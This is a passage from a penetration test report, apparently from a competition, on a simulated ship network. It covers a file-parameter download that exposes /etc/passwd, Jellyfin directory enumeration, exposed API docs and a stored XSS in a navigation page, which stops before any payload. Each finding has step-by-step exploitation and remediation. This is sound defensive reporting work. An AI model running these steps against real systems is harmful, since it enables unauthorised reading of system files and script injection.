


Figure 45. Modify the file parameter

6. View Downloaded File

Open the downloaded .cvs file to view the contents of `/etc/passwd`.


A screenshot of a Linux desktop environment showing a window titled '~Downloads/navigation_log_2026-01-10.csv - Mousepad'. The window has a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu bar is a toolbar with various icons for file operations. The window contains a list of system users in a CSV format, with each line numbered from 1 to 19. The users listed are: root, daemon, bin, sys, sync, games, man, lp, mail, news, uucp, proxy, www-data, backup, list, irc, gnats, nobody, and _apt. Each entry includes the username, password field (mostly 'x'), UID, GID, full name, home directory, and shell. The window also shows tabs for 'Untitled1', 'navigation... -10 (2).csv', and 'navigation... -01-10.csv'.

Figure 46. Open downloaded file

Remediation

Finals-12 recommends APT to remove the `file` parameter, and instead calculate and concatenate the proper CSV file to open on the backend. Alternatively, if this is not a viable solution, Finals-12 recommends APT to implement string sanitization through regular expressions.

Resources


→ [Exploiting Local File Read](#)

END OF FINDING BLOCK

6.4 LOW-RISK FINDINGS

6.4.1 Jellyfin Local Directory Enumeration

Risk



Impact

Low

Likelihood

Medium

Affected Scope

10.0.1.13	HTTP	8096
-----------	------	------

CVSS Score

5.1

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Vulnerability Description

Finals-12 discovered that Jellyfin's Media Folders can access folders on the local file system exposing the local file structure by escaping out of the path selection when adding a new Media Folder.

Business Impact Description

Successful exploitation of this vulnerability exposes the file structure and names of any folder name of any directory including the root directory `/`.

Likelihood Description

This vulnerability is moderately likely as it requires administrator access to the Jellyfin application.

MITRE ATT&CK

[T1083](#) - File and Directory Discovery

[M1022](#) - Restrict File and Directory Permissions

Exploitation Details

1. Create new Media Library

Navigate to the libraries endpoint on Jellyfin and add a media library.

`http://10.0.1.30:8096/web/#/dashboard/libraries`




Figure 47. View libraries on Jellyfin

2. Add Folder and

Click the + button next to Folders and select the first option in the drop down '/' and then select any folder in the drop down.




Figure 48. Create a new folder




Figure 49. Select a folder to add

3. View folders

Navigate to the metadata tab and view the folder names and structure.

<http://10.0.1.30:8096/web/#/metadata>




Figure 50. Look through local directories

Remediation

Finals-12 recommends that APT restrict the selection of folders for Media Libraries to strictly the Web

Directory.

Resources

→ [PortSwigger - Directory Listing](#)

END OF FINDING BLOCK

6.4.2 Exposed API Docs

Risk



Impact

Low

Likelihood

Critical

Affected Scope

10.0.1.13	HTTP	8081
10.0.1.13	HTTP	8091

CVSS Score

6.9

CVSS Vector

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Rediscovered Vulnerability

Vulnerability Description

Finals-12 discovered multiple api documentation endpoints that can allow an attacker to understand how to utilize the APIs that are critical to the functionality of multiple employee operator webpages.

Business Impact Description

Successful discovery of the api documentation endpoints can allow a threat actor to fully understand api's that are critical to ship functionality and leverage this for further exploitation.

Likelihood Description

Exploitation of this vulnerability is critically likely as there is no authentication required to access the api documentation endpoints.

MITRE ATT&CK

[T1593](#) - Search Open Websites

[M1047](#) - Audit

Exploitation Details

1. Visit API docs

Visit the publicly exposed API documentation page on host 10.0.1.13 port 8091.

http://10.0.1.13:8081




Figure 51. View API docs

2. Visit API docs

Visit the publicly exposed API documentation page on host 10.0.1.13 port 8091.

http://10.0.1.13:8091




Figure 52. Visit API docs

3. Visit API docs

Visit the publicly exposed API documentation page on host 10.0.1.11 port 8045.

http://10.0.1.11:8045/docs




Figure 53. Visit API docs

Remediation


Finals-12 recommends APT to keep the API docs hidden internally instead of public to the network. If this is not a viable solution, Finals-12 recommends APT implement a form of authentication to access the api documentation pages.

Resources

→ [Access Control](#)

END OF FINDING BLOCK

6.4.3 Bridge Navigation Stored XSS

Risk	Impact	CVSS Score
	Low	5.1
	Likelihood High	CVSS Vector CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/ VC:N/VI:L/VA:N/SC:N/SI:N/SA:N
	Affected Scope 10.0.1.13	HTTP 8080

Vulnerability Description

Finals-12 discovered the Bridge Navigation on the affected scope to be vulnerable to Cross-Site Scripting (XSS) on the `port_name` variable by appending malicious javascript payloads.

Business Impact Description

Successful exploitation of this vulnerability allows for execution of malicious javascript on all users who visit the website. However, none of the cookies on the affected scope were accessible as they had the `HTTP_ONLY` flag set.

Likelihood Description

This vulnerability is highly likely as it requires authentication and is a common web attack.

MITRE ATT&CK

[T1190](#) - Exploit Public-Facing Application

[M0818](#) - Validate Program Inputs

Exploitation Details

1. View Bridge Navigation

Log in to the Bridge Navigation system and visit the home page.

```
http://10.0.1.13:8080/?route=home
```




Figure 54. Bridge Navigation home page

2. Turn on Intercept

Open up Burp Suite. Navigate to proxy and turn on intercept.




Figure 55. Turn on intercept

3. Redirect Ship

Press Redirect to Port and choose any option. Once an option is chosen press Confirm Redirect.

